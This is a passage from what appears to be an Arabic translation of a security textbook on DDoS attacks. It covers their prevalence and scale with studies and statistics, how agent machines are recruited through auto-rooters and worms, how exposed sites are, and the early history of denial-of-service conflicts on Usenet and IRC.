الضعف قد لا تساعد. أيضا، أنظمة كشف التسلل ذات دور محدود في التعامل مع **DoS**، لأنه، على عكس الاقتحام والسرقة، حيث أن هجمات حجب الخدمة نادرا ما تخفي نفسها. بعد كل شيء، الغرض منها كلها هو قطع التجارة العادية، وهو الحدث الذي عادة قد لاحظ.

الحرمان من الخدمة: دعاية ام حقيقة (DDOS: HYPE OR REALITY)؟

المشكلات الموضحة في القسم السابق قد جعلت هجوم **DoS** بانه ذات إمكانية مخيفة. بعد الباحثين في أمن الكمبيوتر والشبكة يدركون الكثير من الاحتمالات المخيفة التي لا تأتي أبدا لتمر مرور الكرام. هل الباحثين في مجال الأمن يقومون مجرد إنذار الجمهور بادعاءات مخاطر **DoS**؟

للأسف، هجمات **DDoS** ليست تكهنات أو خيال. حيث يتم قوعها على أساس يومي، موجهة ضد طائفة واسعة من المواقع. الفصل التالي سوف يسرد بالتفصيل، الوضع الزمني، وعدد كبير من الهجمات التمثيلية. سيترك تفاصيل هذه الهجمات إلى ذلك الفصل، في حين سيتم ذكر بعض التفاصيل في هذا الفصل. بالإضافة إلى العديد من الحوادث المعروفة من هجمات **DDoS** التي تم الإبلاغ عنها على نطاق واسع في الصحافة، هناك دراسات علمية عن وتيرة هذه الهجمات التي تثبت واقع المشكلة.

ما مدى شيوع هجمات الحرمان من الخدمة (HOW COMMON ARE DDOS ATTACKS)؟

هناك بعض أشكال من الهجمات الإلكترونية التي تتلقى الكثير من الدعاية لأنها تولد بضعة حوادث رفيعة المستوى، على الرغم من أن هذه الأنواع من الهجمات لا تحدث في الواقع في كثير من الأحيان. إلا إذا كانت هذه الحوادث خاصة كارثية، والأثر الكلي لهذه الهجمات هو ذات صله أكثر بالدعاية عن الكميات الكبيرة من الأضرار التي لحقت العديد من الشركات أو الأفراد.

هجمات **DDoS** لا تناسب هذه الفئة. حيث أظهر عدد من الدراسات الحديثة أن هجمات **DDoS** شائعة للغاية في شبكات اليوم. نظرا لأنها عادة ما تكون فعالة جدا ونادرا ما يتم القبض على الجناة، حيث ان هناك سبب للاعتقاد أنها سوف تصبح أكثر شعبية في المستقبل.

قياس تردد أي شكل من أشكال الهجوم في الإنترنت هو أمر صعب للغاية. الضحايا لا يدركون دائما أنهم يتعرضون للهجوم. حتى إذا فعلوا ذلك، فإنهم غالبا ما يفشلوا في الإبلاغ عن الهجوم إلى أي سلطة. وهناك عدد من المنظمات تستخدم تقنيات المسح (***survey techniques***) لكسب بعض النظرة الثاقبة في انتشار أنواع مختلفة من الهجمات الالكترونية ومقدار الضرر الذي يقومون به. ومن الأمثلة تقرير مكتب التحقيقات الفيدرالي السنوي في الجرائم الحاسوبية، استنادا إلى المعلومات المقدمة من قبل ما يقرب من 500 منظمة. في تقرير عام 2004، كان ما يقرب من خمس المشاركين الذين عانوا من خسائر مالية نتيجة التعرض لهجوم حجب الخدمة. كان إجمالي المبلغ لتكاليف هجمات حجب الخدمة لهذه الشركات أكثر من 26 مليون دولار. كان حجب الخدمة أكبر مصدر للخسارة المالية بسبب جرائم الإنترنت! وغالبا ما انتقد هذه الاستطلاعات لان منهاجيتها تخضع حتما لقيود معينة، ولكن هذه البيانات نسبيا قليله عن الحقيقي.

الأساليب المستخدمة في هذه الاستطلاعات لا تفرق بين هجمات حجب الخدمة الموزعة (**DDoS**) وهجمات حجب الخدمة الغير موزعه (**DoS**)، حيث أن التكنولوجيا المستخدمة في التمييز هي في مهدها. في غضون ذلك، استخدم الباحثون مجموعة متنوعة من التقنيات لتقدير البيانات على وتيرة هجمات **DDoS** والخصائص الأخرى.

على سبيل المثال، كان **Farnam Jahanian** من جامعة ميشيغان قادر على مراقبة أنشطة الشبكة في مزود الخدمة **MichNet ISP**. حيث يقدم هذا خدمة مزود الشبكة **ISP** للحكومة والمنظمات الغير ربحية في ولاية ميشيغان، بما في ذلك معظم المؤسسات التعليمية في تلك الدولة. على مدار الساعة، قام فريق **Jahanian** بتجمع البيانات التي تشير إلى أن هجمات **DDoS** شائعة جدا ومتطورة على نحو متزايد. ولم تنشر نتائج **Jahanian** كاملة. ومع ذلك، هناك عرض لتغطية بعض النتائج.

حقق عدد من الباحثين عن مختلف وسائل التقنية للاستدلال عن المعلومات حول انتشار وطبيعة هجمات **DDoS** في الإنترنت. **CAIDA** (الجمعية التعاونية لتحليل بيانات الإنترنت {***the Cooperative Association for Internet Data Analysis***}) ، على سبيل المثال، تستخدم تقنية تسمى **backscatter**. حيث تشير النتائج أن خلال فترة المراقبة لمدة ثلاثة أسابيع في عام 2001 كان هناك نحو 4،000 من هجمات **DDoS** في الأسبوع على عقد الإنترنت.

لعدة أسباب، أرقام **CAIDA** هي بالتأكيد أقل من الواقع. نتائج **Jahanian** يمكن تفسيرها على أنها تشير إلى أن الرقم4 **CAIDA** ، 000 من الهجمات أسبوعيا سوف تكون أكثر واقعية إذا كانت 12،000 هجمه في الأسبوع، حتى إننا تركنا جانبا من بعض الفئات من هجمات **DDoS**. علاوة على ذلك، تشير بيانات أخرى أن هجمات DDoS أصبحت أكثر شيوعا منذ عام 2001.

إذا هجمات **DDoS** شائعة جدا، لماذا لا نسمع المزيد عنها؟ الأدلة التي جمعتها **CAIDA** و**Jahanian** تشير إلى أن معظم هجمات **DDoS** تطلق ضد أهداف صغيرة نسبيا (آلات المنزل، على سبيل المثال) لفترات قصيرة. وتكهن البعض أن العديد من الحوادث تتمثل في قراصنة يهاجمون بعضهم البعض، على الرغم من وجود أدلة قليلة جدا على التوصل إلى أي استنتاج قوي على هذه النقطة. يمكن أن يسبب فترات قصيرة من هجوم **DDoS** لتظهر أن هناك أكثر من خلل في شبكة أخرى. عندما ينقر المستخدم على رابط ولا يتلقى أي استجابة لمدة

دقيقة أو اثنتين، من المرجح أن نستنتج أن الملقم مشغول أو أن هناك مشاكل ازدحام في الشبكة العامة، بدلا من ذلك فانه (أو، على الأرجح، ان الخادم) يعاني من هجوم **DDoS**. وهكذا، في كثير من الحالات هجمات **DDoS** قد تمر من دون أن يلاحظها أحد.
إذا لم تكن حتى لاحظت العديد من الهجمات **DDoS**، ما مدى الجدية التي يجب أن نعتبرها مشكلة؟ أولا، هناك عدد كبير ومتزايد من الحوادث البارزة من استمرار الهجمات الخطيرة، والقوية لـ **DDoS** والتي تعني بوضوح رفض الخدمة في المواقع الهامة. الثانية، أن نتذكر أن الهجمات الصغيرة والقصيرة عادة ما تكون صغيرة وقصيرة لأن هذا هو ما أراد المهاجم القيام به، وليس ما يمكن أن يفعله. شبكة وكلاء **DDoS** يمكن أن يستمر هجومهم لساعات، أو ربما حتى أجل غير مسمى. ويمكن بسهولة قيام المهاجمين بجمع جيوش من الوكلاء ضخمة. تقنيات بالفعل معروفة وذات فعالية. كل ما تبقى هو الدافع الكافي لهم ليتم استخدامها على نطاق واسع لأغراض تدميرية.

حجم هجمات DDOS

آخر بعد محتمل قابل للقياس عن هجوم **DDoS** هو حجمها. حجم الهجوم يمكن قياسه في حركة المرور التي يقوم بتوليدها أو في عدد المواقع المشاركة في الهجوم. فإنه يمكن أيضا أن تقاس مدته، سمة بعض الدراسات التي قد تناولت **DoS**.

القدرات الإحصائية المدمجة في الأداة **Shaft attack tool** سمحت للباحثين لتقدير حجم الهجوم في أواخر عام 1999، وجدت 4.5 ميغابت في الثانية تنبثق من وكيل واحد في شبكة من حوالي 100 من الوكلاء. أيضا، (**MRTG**) ***MultiRouter Traffic Grapher*** قامت بقياس هجوم فعلي مايو 2001 حيث جمعت على مقربة من الموقع المستهدف توفير أقل تقدير لحجم حركة المرور الواردة فقدرت بحوالي 25 ميغابت في الثانية. ويرجع ذلك إلى أن معدات القياس تنهار بشكل متقطع تحت عبء ثقيل على أقل تقدير.
هجمات **DDoS** التي اتخذت من وصلات شبكة واسعة في الماضي، مثل هجوم على **Uecomm** الاسترالي قد شملت كميات تصل إلى 600،000 **pps**. في الهجمات التي قامت على خوادم **DNS** الجذرية في عام 2002، تلقى كل خادم من 100،000 إلى 200،000 **pps**.
في بعض الحالات، مثل الهجوم على قناة الجزيرة (**Al-Jazeera attack**) في عام 2003، حيث أضاف المهاجمين حجم الهجوم وأضاف المدافعين القدرة على التعامل مع حركة المرور. هذا يدل على أن المهاجمين يمكنه بسهولة زيادة قوة الهجوم عند الضرورة، وبالتالي فإن قياس مقادير الهجوم لديه للقيام مما يشعر به المهاجم ما هو مطلوب أكثر من الحد الأقصى الذي من الممكن أن يولد. في الواقع، العديد من الهجمات على وجه التحديد استخدمت مجموعة من الشبكات المنفصلة لهجوم متوسطة الحجم وذلك لعدم فضح كل منهم في وقت واحد. لقد تعلم الكثير من المهاجمين مؤخرا عدم الإسراف في استخدام كل مواردها في وقت واحد وبدلا من ذلك تكثيف هجوم ببطء لتعظيم متى يمكن الحفاظ على الهجوم في مواجهة استنزاف الوكلاء.

نهج **backscatter** التي استخدمتها **CAIDA** يمكنها أيضا تقدير حجم الهجمات. مع مراعاة بعض القيود على النهج الذي قد يؤدي إلى التهوين، نصف الهجمات التي لاحظت تسبب حجم من **350 pps** أو أكثر. اعتمادا على قدرات الهدف، ونوع الحزمة، ودفاعات الهدف، وهذا الحجم غالبا ما يكون كافيا لحرمان الخدمة. أكبر كميه استنتاجها **CAIDA** هو مئات الآلاف من الحزم في الثانية الواحدة. على سبيل المثال، في هجمات **TCP SYN Flood** ضد **SCO** في ديسمبر 2003، حيث قدرت **CAIDA** أن ملقمات **SCO** تلقت ما يصل إلى 50،000 **pps** عند نقطة واحدة والتعامل مع ما مجموعه أكثر من 700 مليون من الحزم في هجوم على مدى 32 ساعة في كل دوره. قاموا بحساب المعدل الذروة هذا 50،000 **pps** "ما يقرب من 20 ميغابت / ثانية من حركة المرور على الإنترنت في كل اتجاه، مماثلة لنصف قدرة خط **DS3** (حوالي 45 ميغابت / ثانية)".

من حيث النظر الى عدد الآلات التي تشارك في هجوم، فان الإحصاءات هي أصعب بكثير لتأتي بها الى هنا. ويتضح من الأدلة التي جمعتها جامعة مينيسوتا، التي عانت من هجمات **DDoS** الأولى في عام 1999، أن شبكات هجوم **DDoS** يمكن تجميعها من أكثر من 2،200 أنظمة باستخدام أساليب توظيف الوكيل الآلي جزئيا فقط. لقد تم معرفة هذا الحد الأدنى لأن ذلك الهجوم لم يستخدم **IP Spoofing**. في بعض الهجمات التي تستخدم شكلا من أشكال **IP Spoofing**، مجرد إحصاء عدد عناوين **IP** التي لوحظت خلال هجوم **DDoS** معين فإنها سوف توضح بشكل صارخ عدد العقد المعنية.

ثمة نهج آخر للاستدلال على عدد الآلات من الحجم الملحوظ. قدر أكبر معدل الهجوم لاحظته **CAIDA** أن يكون 679،000 **pps**. كم عدد الحزم التي يمكن أن تولدها الآلة في الثانية الواحدة يعتمد على عدة عوامل، بما في ذلك سرعة وحدة المعالج المركزية، والاتصال بالشبكة. الآلات مع وصلات 10 ميغابت في الثانية إلى الإنترنت، تولد 20،000 **pps** هو على الارجح أقرب لأقصى قدرته. حتى لو افترضنا انه تم تنفيذ أكبر هجوم والذي قد لاحظته **CAIDA** من قبل مجموعة من هذه الأجهزة، كان لابد على الأقل 30 أو 40 من عدد الآلات هناك. عن هجوم ملقم **DNS** المذكورة أعلاه، كان لابد على الأقل 90 منهم هناك. العديد من الأجهزة لديها ارتباطات الإنترنت ذات سرعة قليله، وسيكون في حالة استخدام هذه الآلات كوكلاء، فانه يحتاج الكثير منهم لتحقيق هذه المعدلات. على سبيل المثال، إذا استخدمت جميع الوكلاء

وصلات انترنت 56 كيلوبت في الثانية، في أكبر هجوم ملحوظ من قبل **CAIDA** فانه قد يشارك ما لا يقل عن 5،800 من الوكلاء. العدد الفعلي للعوامل المستخدمة في هذا الهجوم هو على الارجح بين هذه الأرقام. في الهجمات المنعكسة (***Reflected attacks***)، حيث يرسل المهاجم حزم هجوم مزورة والتي تنعكس من عدد كبير جدا من الخوادم المشروعة في جميع أنحاء العالم، والتي بدورها تؤدى الى تضخيم الهجوم. واحد مثل هذا الهجوم ضد **futuresite.register.com** أنطوي على عدد قليل جدا من المهاجمين، ولكن كان لا يزال قادرا على توليد 60-90 مليون بت في الثانية لإغراق الضحية.

قد يتساءل المرء أين تأتي الوكلاء في هجوم **DDoS**. يعتقد معظم الخبراء أن عدد قليل جدا من المهاجمين يستخدمون أجهزتهم الخاصة لإطلاق هجمات **DDoS**، لأن ذلك من شأنه أن يزيد من خطر الوقوع. بدلا من ذلك، فأنها تستخدم الأجهزة الأخرى عن بعد واستخدامها لشن الهجوم. إذا المساومة على جهاز بعيد عملية صعبة تتطلب الذكاء البشري، فإن هذا العامل يحد من خطورة تهديد **DDoS**. ومع ذلك، فقد أثبتت التجربة أن التقنيات الحالية هي فعالة للغاية في المساس بالمواقع النائية، والتي يمكن استخدامها لإطلاق هجمات**DDoS** .

فقط لإعطاء فكرة كم هو من السهل اختراق عدد كبير من المضيفين، هنا بعض الأرقام:

- أعلنت شركة مايكروسوفت أن أداتهم **MSBlast cleanup** تم تحميلها واستخدامها لتنظيف بنجاح 9.5 ملايين من المضيفين في الفترة من أغسطس 2003 إلى ابريل 2004، ما يقرب من حوالي 1 مليون من أجهزة الكمبيوتر المخترقة شهريا.
- أعلنت شركة مايكروسوفت في مايو 2004 أنهما قامت بتنظيف حاول 2 مليون Sasser من الأجهزة المصابة انظر الى الرابط التالي: http://www.securityfocus.com/news/8573
- التقارير ذاتها التي قد حددت سيمانتيك حيث حددت شبكة بوت من 400،000 مضيف.
- مسئولي الشبكة في هولندا قاموا بتحديد بين 1 إلى 2 مليون عناوين **IP** الفريدة المرتبطة بعدوى **Phatbot**. **Phatbot** لديها ميزات لحصاد المضيفين المصابين بـ **MyDoom- and Bagel**، من بين ناقلات العدوى الأخرى.

ربما الأسلوب الأكثر شيوعا لتوظيف الوكلاء هو تشغيل برنامج الآلي والذي يقوم بفحص نطاق كبير من عناوين **IP** في محاولة العثور على الآلات التي هي عرضة لأساليب معروفة من الاختراق. هذه البرامج يطلق عليها، ***automated infection toolkits***، أو ***auto-rooters*** (بعد استخدام **root** كاسم لحساب مسؤول النظام على أنظمة يونكس، فان القراصنة أيضا يعنوه فعليا "تقديم تنازلات أو الحصول على امتيازات مرتفعة")، عادة ما تكون ناجحة جدا في العثور على أرقام كبيره من آلات الضعيفة، ولا سيما إذا تم تحديثها لتشمل نقاط الضعف المكتشفة حديثا التي هي أقل عرضة للتصحيحات (***patches***).

Ultimate in automation هو دودة الإنترنت؟ برنامج يبحث عن آلات ذات نقاط الضعف ويصيب منها مع نسخة من الاكواد البرمجية الخاصة به. الديدان تنتشر بسرعة فائقة. وقد استخدمت بعض الديدان جيوشها من الأجهزة المصابة خصيصا لأداء هجمات **DDoS**. يمكن للدودة (***worm***) تحميل الاكواد لارتكاب هجوم **DDoS**. على سبيل المثال، تم تصميم كود الشيفرة الحمراء (***Code Red***) لتنفيذ هجوم **DDoS** من كافة العقد على عنوان **IP** معين. نجحت كود الشيفرة الحمراء (***Code Red***) في اصابة أكثر من 250،000 من آلات، حسب بعض التقديرات. أصاب كود الشيفرة الحمراء **II** (***Code Red II***) ما يصل إلى 500،000 من الآلات. **Sasser** قام بإصابة 2-مليون على الأقل من المضيفين، استنادا الى تقرير مايكروسوفت. وبالتالي، فإنه واقعي تماما تصور هجمات **DDoS** منشؤها مئات الآلاف، بل الملايين من النقاط في الإنترنت.

كيف تكون عرضة لهجمات DDOS؟

إذا كنت تقبل أن هجمات **DDoS** تشكل تهديدا حقيقيا لبعض مواقع الإنترنت، فإن السؤال التالي المرجح أن يأتي إلى الذهن هو: كيف هو موقعي؟ الإجابة البسيطة هي أنه إذا كنت متصلا من موقعك إلى شبكة الإنترنت، فإنك هدفا محتملا لهجوم **DDoS**. هجوم **DDoS** يمكن أن يستهدف أي عنوان **IP**، وإذا كان هجوم قوي بما فيه الكفاية، فمن المرجح أن تكون ناجحة. الشركات الكبيرة والصغيرة، ومقدمي خدمات الإنترنت والمؤسسات الحكومية التي تعتمد على الشبكات، وحتى الأفراد هي من بين أولئك الذين قد يكون معطوبا في هجوم **DDoS**. كلما كان لديك استخدام للإنترنت في المؤسسة، كلما زاد الضرر الذي سيعاني إذا كان الهجوم **DDoS** يأخذ فترة طويلة.

حتى إذا كان جهازك يجلس وراء صندوق **NAT**، الجدار ناري، أو أي شكل آخر من أشكال الحماية التي تمنع حركة المرور التعسفية من أن يتم توجيهها مباشرة إلى ذلك، قد تكون لا تزال عرضة لهجمات **DDoS** الأكثر تطورا. المهاجم المتطور يمكنه اعادة أو تزيف المرور التي يجب ان تذهب الى عقدة الخاص بك أو بغير مباشر يعرضك لرفض الخدمة بواسطة إثقال صندوق **NAT**، جدار الحماية أو جهاز التوجيه أو وصلة الشبكة. **NAT** (***Network Address Translation***) هو مضيف يشبه جدار الحماية يعمل كبوابة إلى الشبكة. كافة الحزم التي تترك الشبكة تمر من خلال مربع **NAT** ولها عناوين مصدرها والتي يتم استبدالها بالعنوان في هذا المربع. يتم تطبيق التحول

العكسي في العناوين في الحزم الواردة؟ حيث يتم استبدال عنوان مربع **NAT** مع العنوان المناسب للجهاز داخل الشبكة. تقنية **NAT** تمكن الشبكة لإخفاء هيكلها الداخلي؟ العنوان الوحيد الذي يراه المستخدمين الخارجيين في أي وقت مضى هو عنوان مربع**NAT** .
علاوة على ذلك، كما ناقشنا سابقا، نظام الامن وإدارة الشبكة ليس بالضرورة سوف يقوم بحمايتك من هذا الهجوم. في حين أن بعض الإصلاحات سيمنع هجمات نقاط الضعف، موقعك لا يزال عرضة لهجمات الفيضانات الكبيرة.

المخصصات الثقيلة (***Heavy provisioning***)، في شكل قدرة الخادم الوافرة والشبكة، يمكن حمايتك من العديد من هجمات فيضانات **DDoS**، ولكن لا يمكن أن يضمن الحصانة الخاصة بك. أي كميه واقعيه للقدرة التي تقدمها يمكن التغلب عليها إذا قام المهاجم بتجنيد آلات كافية للضغط على هجومه ضدك. ومع ذلك، هناك أشياء يمكنك القيام به لتقليل احتمال التعرض لهجمات **DDoS** وتجعلك هدفا أقل جاذبية. التخصصات الثقيلة (***Heavy provisioning***) تساعد على، استبعاد عارضة الهجوم من قبل القراصنة الذين لديهم واحد فقط أو اثنين من آلات الوكيل تحت تصرفهم. إغلاق نقاط الضعف يساعد أيضا، لأنها تردع الهجمات القائمة على نقاط الضعف. التواري عن الانظار على الشبكة هو خيار لمؤسستك، وبذلك يتطلب المهاجم العثور على بعض المعلومات الغامضة قبل أن يتمكن من شن هجومه. هناك خطوات عملية لاتخاذها لتعزيز الشبكة وأيضا استجابات فعالة من شأنها تخفيف تأثير هجوم حجب الخدمة. سوف نناقش هذه بمزيد من التفصيل في فصول سابقه.
عموما، تشير الأدلة إلى أن جميع الهجمات **DDoS** التي تحدث ليست بسوء أسوأ سيناريو كارثي كما تشير إلى أنها يمكن أن تكون. حتى بعض الهجمات البارزة على مواقع الإنترنت الكبرى التي لم تكن من الصعب التعامل معها بمجرد معرفة المدافعين عن طبيعة الهجوم، مع القليل من الوقت للرد عليه. إذا كنت تعتمد على استمرار توفر الإنترنت من الموارد الخاصة بك، فانه شبه مؤكد ان تكون في خطر من هجمات**DDoS** . ولكن مع القليل من المعرفة، التدبر، واليقظة يمكنك منع هجمات **DDoS** على موقعك من أن تصبح كارثيه.

هناك عنصرا آخر من هجمات **DDoS** قد يسبب لك المتاعب. لارتكاب هجوم **DDoS** قوي، فان المهاجم عادة يقوم بتجنيد عدد كبير من الآلات. فإذا كان جهازك بينهما، في أحسن الأحوال فإنك سوف تشارك كرها الموارد الخاصة بك مع المهاجم الذي بالتأكيد لا يكون لديه مصلحة منك. في أسوأ الأحوال، قد تجد نفسك مسؤولا جزئيا عن بعض الأضرار في هجومه، أو البيانات الحيوية الخاصة بك قد تكون مسروقة أو تالفة من قبل المهاجم الذي تولى جهازك. حققت قيمة المهاجمين في الحصول عن طريق أداء هجمات **DDoS** على الآخرين. هؤلاء المجرمين أكثر حماسا لتجنيد أكبر قدر من المضيفين من أي وقت مضى من آلات الوكيل، وهذا يعني أن الجهاز أصبح أكثر عرضة للاستيلاء عليه من قبل طرف خارجي.

10.3 تاريخ DoS وDDoS

في هذا الفصل سوف نناقش جذور الحرمان من الخدمة، استنادا إلى الجوانب التاريخية للإنترنت ومبادئ تصميمها، فضلا عن الأحداث التي أدت إلى هجمات **DDoS** الكبيرة على مواقع الإنترنت وخارجها، حتى اليوم. واصفا دوافع كل من مصممي الإنترنت والمهاجمين.

الدافع (Motivation)

من طبيعة الإنسان أنه عند الحصول على مجموعات من الناس معا، فلا بد من وجود الخلاف والصراع. هذا الصراع يمكن أن يتخذ أشكالا عديدة: السطوع امام الشخص الذي يزاحمك على الخط لحملهم على التراجع، قطع حركة مرور الشخص، استخدام لفتة اليد التي تظهر أقصى درجات الاحتقار الممكنة بالنسبة لهم. أو أعمال أسوأ من ذلك: خفض الإطارات لشخص ما، سكب السكر في خزان الغاز لجعل السيارات تفشل عن العمل، أو رمي حزمة من المال في ساحة عامة أو في الشوارع مما يسبب الشغب وعرقلة المرور. كما يحدث، كل هذه الأمثلة عن الأشكال المادية على مستوى العالم من **DDoS**، والحرمان من وسائل النقل، في هذه الأمثلة الماضية.

كما اكتسبت شعبية الإنترنت كمكان اجتماعي ظاهري، أصبح أيضا مكانا للصراع. مجموعات الأخبار (***newsgroups***) في **Usenet** كأول تجمع يجمع الناس ذات المصالح المتشابه والتي من الممكن ان يتخللهم سلسلة مليئة بالحوارات الملتهبة من التهجم بعد التهجم بين أعضاء المجموعة. أو شخص يشعر بالظلم يقوم بالذهاب والإدلاء بتصريحات تحريضية، مستدعيا أسم شخص ما، يسأل سؤال؟ أي شيء صارخ خارج عن الموضوع والتي من الممكن أن يتسبب عمدا في حروب ملتهبة وانحطاط المحادثة في قائمة الأخبار أو البريد الإلكتروني.
الشخص يمكن أن يسبب عشرات، بل مئات، من رسائل البريد الإلكتروني الغير مجدية قائلا: "أوقفوا هذا!" "أنت مجرد أحمق ويجب أن تترك هذه المجموعة،" "لا يمكن حظر شخص من مجموعة الأخبار لدينا؟ "، وما إلى ذلك. في بعض الحالات، يحصل بدرجة سيئة أن تقوم

الناس بإلغاء الاشتراك وترك المجموعة بشكل دائم. تدهور الحديث هو شكل آخر من **DoS** والذي هو نوعا ما يتداخل عن طريق منع مستخدم الكمبيوتر من القيام بشيء ما.

أبحاث مثل التي قام بها **Suler** و**Phillips** بعنوان:
"*The Bad Boys of Cyberspace: Deviant Behavior in Online Multimedia Communities and Strategies for Managing*"
وذلك عام 1998 والتي يمكنك الاطلاع عليها من خلال الرابط: http://users.rider.edu/~suler/psycyber/badboys.html
والتي قدمت دراسة عن المستخدمين على الأنترنت. حيث بينت ان الناس من الممكن ان تتصرف في بعض الأحيان بطريقه مختلفة تماما وغالبا بطريقه غير اجتماعيه، عند التعامل في الإنترنت على عكس ما تفعله عند التفاعل مع الناس وجها لوجه. حيث إنها قد تسئ تفسير الأشياء لأنها تفتقر العظة شفهي أو لأنهم يفتقرون إلى التفاصيل أو السياق. ويمكن أن يصبحوا في وضع الغضب أسرع من لو كان يتحدث إلى شخص ما وجها لوجه، وذلك لأنك لا تستطيع رؤية الشخص الذي تتحدث إليه، وأنه قد يتفاعل بقوة أكبر. عدم الكشف عن هويته منحهم الشعور بالتخفي، وربما يرون أن الرموز التي تمثل المستخدمين الآخرين بأنها غير واقعيه ولا تمط له بصله.
هذه النقطة مهمة. حيث ان بعض الناس ينظرون الى غرف الدردشة على شبكة الإنترنت ليكون تماما مثل الغرف الحقيقية، والتي يمكن أن تشكل صورة في أذهانهم والتي تعطيهم هوية عن المشاركين الآخرين. الأشخاص الآخرين في غرفة الدردشة نفسها سوف يرون فقط سوى الكلمات على الشاشة، وأنهم سوف يشعرون بأنهم غير مرئيين ولا يقهرون وذلك لأنه يجلس على اريكته التي يرتاح لها من غرفة خاصة ويمكنهم إيقاف تشغيل الكمبيوتر وقتما يريدون. حيث العالم الآخر (والجميع في ذلك) يزول من الوجود، تماما كما يختفي العالم من التلفزيون عند إيقافه عن العمل. على عكس هذا في العالم المادي، حيث نجد انه يوجد بين الشخصين الصراع وغالبا ما يقف من أخمص القدمين إلى أخمص القدمين، في الإنترنت يأخذ الصراع مكان مع شبكة الوسيط التي هي بالفعل الصندوق الأسود للأطراف المعنية. لا يوجد سوى لوحة المفاتيح وشاشة أمام كل شخص، والأطر الأخلاقية والمعنوية لكل منهما لإرشادهم في كيفية التصرف. هذا التفارق وعدم القرب المادي يشجع الناس على المشاركة في أنشطة غير مشروعة في الإنترنت، مثل القرصنة، والحرمان من الخدمة، أو جمع مواد محفوظة الحقوق. لا يشعرون أنهم في واقع الأمر يفعلون أي ضرر خطير.
المستخدمين النهائيين النموذجي لا يهتمون بجوهر الاتصالات في شبكة الإنترنت. بدلا من ذلك، فأنهم مهتمون فقط بفوائد الإنترنت التي تتوفر لهم، مثل التجارة الإلكترونية أو الخدمات المصرفية عبر الإنترنت. ومع ذلك، أولئك الذين لديهم تلك المعرفة التفصيلية لتفاصيل الشبكة يمكن الاعتداء عليه لاستبعاد ونفي فعالية الخدمات للآخرين الذين شعروا بسلطة كبيره. هذه هي النقطة التي أدت الى دخول برامج **DDoS** الى الساحة.
على مر السنين، في الغالب قد ارتبطت هجمات حجب الخدمة في الإنترنت مع آليات الاتصال مثل مجموعات الأخبار وغرف الدردشة، والألعاب عبر الإنترنت، الخ. هذه هي آليات الاتصال الغير متزامن، وهذا يعني أنه لا يوجد اعتراف مباشر وفوري من استلامها، وليس هناك محادثه في الوقت الحقيقي. يحصل تسليم البريد الإلكتروني عندما يحصل تسليمها، فان الرسائل يمكن أن تأتي في خارج الترتيب وأن تمتزج مع بقية العالم. آليات الاتصال الغير متزامن في الإنترنت، مثل مجموعات الأخبار كأول موضوع أو قوائم البريد الإلكتروني، يمكن الهجوم عليها من قبل التصيد أو الفيضانات مع رسائل مزيفة، لكن آليات الهجوم هذه لا يكون لها تأثير مباشر ويمكن إلى حد ما بسهولة التعامل معها من قبل الفلاتر. بمجرد ان آليات الاتصال هذه هي غير متزامنة، إذا فهناك تأخير، وبالتالي المهاجم لا يحصل على الإشباع الفوري.
هجمات حجب الخدمة التي تسبب تعطل الملقمات أو ملء الشبكات مع حركة المرور غير مجديه، من ناحية أخرى، لا توفر الرضا الفوري. أنها تؤثر بشكل مباشر على النظام، وإذا كانت مضمنه مع تهديد مسبقا، فانه يزيد من الفعالية والرضا عن المهاجم. أنها تعمل بشكل أفضل على وسائل الاتصال المتزامن، مثل الدردشة أو نشاط الويب الحقيقي التي تتضمن سلسلة طويلة من التفاعلات بين المتصفح وخادم الويب.
على سبيل المثال، إذا أراد جين إيذاء **NotARealSiteForPuppies.com**، لتخويفهم حقا، فإنها قد ترسل أولا بريد إلكتروني ذات تهديد والتي تنص على: "أنت حثالة الناس! وانا ذاهب الى اخذ موقع الويب الخاص بك لجعله مغلقا لمدة ثلاث ساعات" تنتظر حتى تحصل على الرد قائلا انه تم إبلاغ **ISP** عن الحساب الذي أرسل الرسالة (على الأرجح حساب مسروق)، ثم يبدأ على الفور الهجوم التي وعدت به. ثم تتحقق لمعرفة ما إذا كانت صفحة الويب تعمل، ويرى تقارير المتصفح، "***Timeout connecting to server***" المهمة أنجزت!
آليات الاتصال المتزامن مثل الألعاب عبر الإنترنت وخدمة الدردشة عبر الإنترنت (**IRC**)، بدلا من مجموعات الأخبار في **Usenet** والقوائم البريدية، غالبا ما يتعرضون لهجمات حجب الخدمة بسبب هذا التأثير المباشر. ليس فقط انه يمكنك أن تؤثر بشكل مباشر على مستخدم فردي، مما يسبب لهم الخروج من قنوات **IRC**، ولكن يمكنك أيضا تعطيل شبكة **IRC** بأكملها. من المهم أن نفهم هذه الهجمات (حتى لو كنت لا تستخدم أو لديك أي علاقة مع **IRC**) لأن الأدوات والتقنيات فعالة مقابل فقط ملقم الويب أو شركة في ملقم ترجمة الأسماء الخارجي (**DNS**) أو خدمة البريد.

الهجمات الأولى على شبكة **IRC** كانت معروفه لعدد قليل من خبراء الامن، مثل المؤلف سفين ديتريش، في أوائل 1990. هجمات حجب الخدمة، والتي أخذت على شكل واحدة **TCP RST Flood**، مما تسببت الى "تقسيم" خوادم **IRC** (أي، فقدان مسار من الذي يملك قناة). المستخدم البعيد، كونه الوحيد المتبقي في هذه القناة، فقد أصبح يملك واحد أو أكثر من قنوات الدردشة، منذ أن تم تقسيم المالك الشرعي من الشبكة المحلية. عندما تنضم الشبكات مرة أخرى، فإن الأصحاب الشرعيين والغير شرعيين لديهم المواجهة، الأمر الذي قد يؤدي إلى مزيد من الانتقام. استخدمت هجمات واسعة النطاق أيضا لإزالة المستخدمين الغير مرحب بهم من قنوات الدردشة، وسيلة فعالة للركل أجبرته على الفرار بقوة. كانت تعرف هذه المشاكل لبعض من معالجي **IRC** في جامعة بوسطن في ذلك الوقت.

على مر السنين، كان **IRC** أحد المحفزات الرئيسية لتطوير واستخدام أدوات **DoS** و**DDoS**، فضلا عن كونه هدفا رئيسيا لها. هذه العلاقة بين **IRC** وهجمات **DDoS** شاركت بعض أوجه التشابه مع مطوري فيروس نقص المناعة البشرية/الإيدز (**HIV/AIDS**) في 1980. عندما تم اكتشاف فيروس نقص المناعة البشرية/الإيدز لأول مرة، نظر الكثيرين انها مشكلة للمثليين جنسيا فقط أو الهايتيين أو متعاطي المخدرات عن طريق الحقن. طالما أنك لم تكن في تلك المجموعة، لماذا يجب أن تقلق بشأن فيروس نقص المناعة البشرية/الإيدز؟ البحوث في العلاجات لم تبدأ في وقت مبكر بما فيه الكفاية، ونتيجة لانتشار فيروس نقص المناعة البشرية/الإيدز في جميع أنحاء العالم، لدرجة اليوم، أكبر دولة في العالم، الصين، لديها حالات في جميع مستويات المجتمع في جميع أنحاء البلد.

